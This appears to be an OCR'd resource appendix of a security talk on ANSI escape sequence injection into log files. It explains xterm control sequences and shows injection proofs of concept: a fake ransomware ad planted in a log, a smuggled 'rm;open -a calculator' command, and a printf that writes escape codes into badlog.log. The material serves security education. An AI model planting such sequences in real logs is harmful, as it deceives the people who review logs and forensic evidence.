STÖK

WELCOME

Weaponizing Plain Text: ANSI Escape Sequences as a Forensic Nightmare.

THIS IS THE STRIPPED DOWN RESOURCE APPENDIX OF THE FULL TALK

LOGS ARE A VITAL COMPONENT FOR: MAINTAINING APPLICATION RELIABILITY, PERFORMANCE, AND SECURITY.

+ LOGS DONT LIE, PEOPLE DO..


DO YOU TRUST EM?

WHAT HAPPENS IF YOU DON'T?

stok@STOKs-MBP:~/Documents/logs 🔔


```
172.17.0.1 - - [10/Jul/2023:08:40:38 +0000] "GET /tutorial/using-bind-mounts/updated-add-button.png HTTP/1.1
00 21838
"http://127.0.0.1/tutorial/using-bind-mounts/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
HTML, like
Gecko) Chrome/114.0.5735.199 Safari/537.36" "
```


```
Your Data is safe with us! 24H FAST RESTORE SERVICE🔥!
Need some help you do the math?, Here's a calculator
```




POC OF A CREATIVE RANSOMWARE AD INSIDE A LOGFILE


```
➜  logs cat everything.log0$rm;open -a calculator;
cat: everything.log0: No such file or directory
➜  logs P$qm
```



VSCODE




DOCKER



iTERM2

KITTY




TERMINAL.APP


WINDOWS TERMINAL

XTERM

GNOME VTE

CLOUD CLI





https://github.com/chjj/term.js
https://github.com/xtermjs/xterm.js

CSI > *Ps* c
Send Device Attributes (Secondary DA).
Ps = 0 or omitted ⇒ request the terminal's identification code. The response depends on the **decTerminalID** resource setting. It should apply only to VT220 and up, but *xterm* extends this to VT100.
⇒ CSI > *Pp* ; *Pv* ; *Pc* c
where *Pp* denotes the terminal type
Pp = 0 ⇒ "VT100".
Pp = 1 ⇒ "VT220".
Pp = 2 ⇒ "VT240" or "VT241".
Pp = 1 8 ⇒ "VT330".
Pp = 1 9 ⇒ "VT340".
Pp = 2 4 ⇒ "VT320".
Pp = 3 2 ⇒ "VT382".
Pp = 4 1 ⇒ "VT420".
Pp = 6 1 ⇒ "VT510".
Pp = 6 4 ⇒ "VT520".
Pp = 6 5 ⇒ "VT525".

and *Pv* is the firmware version (for *xterm*, this was originally the XFree86 patch number, starting with 95). In a DEC terminal, *Pc* indicates the ROM cartridge registration number and is always zero.

CSI *Ps* d Line Position Absolute [row] (default = [1,column]) (VPA).


CSI *Ps* e Line Position Relative [rows] (default = [row+1,column]) (VPR).

CSI *Ps* ; *Ps* f
Horizontal and Vertical Position [row;column] (default = [1,1]) (HVP).

CSI *Ps* g Tab Clear (TBC). ECMA-48 defines additional codes, but the VT100 user manual notes that it ignores other codes. DEC's later terminals (and *xterm*) do the same, for compatibility.
Ps = 0 ⇒ Clear Current Column (default).
Ps = 3 ⇒ Clear All.

CSI *Pm* h Set Mode (SM).
Ps = 2 ⇒ Keyboard Action Mode (KAM).

BASICS



CSI Pm m Character Attribute
Ps = 3 2 -> Set foreground color to Green.

```
Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
```

https://invisible-island.net/xterm/ctlseqs/ctlseqs.html

XTERM

```
CSI Pm m Character Attribute
Ps = 3 2 -> Set foreground color to Green.

Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
```

https://invisible-island.net/xterm/ctlseqs/ctlseqs.html


XTERM

```
CSI Pm m Character Attribute
Ps = 3 2 -> Set foreground color to Green.

Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
Hello THIS IS GREEN
```

https://invisible-island.net/xterm/ctlseqs/ctlseqs.html

ESCAPE CHAR

```
CSI Pm m Character Attribute
Ps = 3 2 -> Set foreground color to Green.

Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
Hello THIS IS GREEN
```



ESC CHARACTER


TOMATO - TOMATO

```
Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007' - OCTAL
Printf 'Hello \x1b[32mTHIS IS GREEN\x1b[0m\x07' - HEX
Printf 'Hello \u001b[32mTHIS IS GREEN\u001b[0m\u0007' - UNICODE
Printf 'Hello \27[32mTHIS IS GREEN\27[0m\7' - DECIMAL
Printf 'Hello \e[32mTHIS IS GREEN\e[0m\a' - ASCII
```

BASH = OCTAL
PYTHON = HEX
JAVA / JS = UNICODE
POWERSHELL= DECIMAL

ESCAPE CHAR

```
CSI Pm m Character Attribute
Ps = 3 2 -> Set foreground color to Green.

Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
Hello THIS IS GREEN
```



ESC CHARACTER

CONTROL SEQUENCE INTRODUCER

```
CSI Pm m Character Attribute
Ps = 3 2 -> Set foreground color to Green.

Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
Hello THIS IS GREEN
```

CSI CHARACTER

NUMBER = COLOR

```
CSI Pm m Character Attribute
Ps = 3 2 -> Set foreground color to Green.

Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
Hello THIS IS GREEN
```

PARAMETER 32=GREEN

STRING OUTPUT

```
CSI Pm m Character Attribute
Ps = 3 2 -> Set foreground color to Green.

Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
Hello THIS IS GREEN
```

STRING

ESCAPE CHAR

```
CSI Pm m Character Attribute
Ps = 3 2 -> Set foreground color to Green.

Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
Hello THIS IS GREEN
```

ESC CHARACTER


CONTROL SEQUENCE INTRODUCER

```
CSI Pm m Character Attribute
Ps = 3 2 -> Set foreground color to Green.

Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
Hello THIS IS GREEN
```

CSI CHARACTER

NUMBER = COLOR

```
CSI Pm m Character Attribute
Ps = 3 2 -> Set foreground color to Green.

Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
Hello THIS IS GREEN
```



PARAMETER 0=RESET

STRING OUTPUT

```
CSI Pm m Character Attribute
Ps = 3 2 -> Set foreground color to Green.

Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
Hello THIS IS GREEN
THIS IS ALSO GREEN
HULK SMAAAAAAASH
```

STRING

STRING TERMINATOR (ST) OR A "BELL" CHAR


```
CSI Pm m Character Attribute
Ps = 3 2 -> Set foreground color to Green.

Printf 'Hello \033[32mTHIS IS GREEN\033[0m\007'
Hello THIS IS GREEN
```

DING!


STORED EXAMPLE

```
printf '\033[31mESC-INJECTION:\033[32mSUCCESSFUL\033[0m\033' > badlog.log
```

VIM




VIM

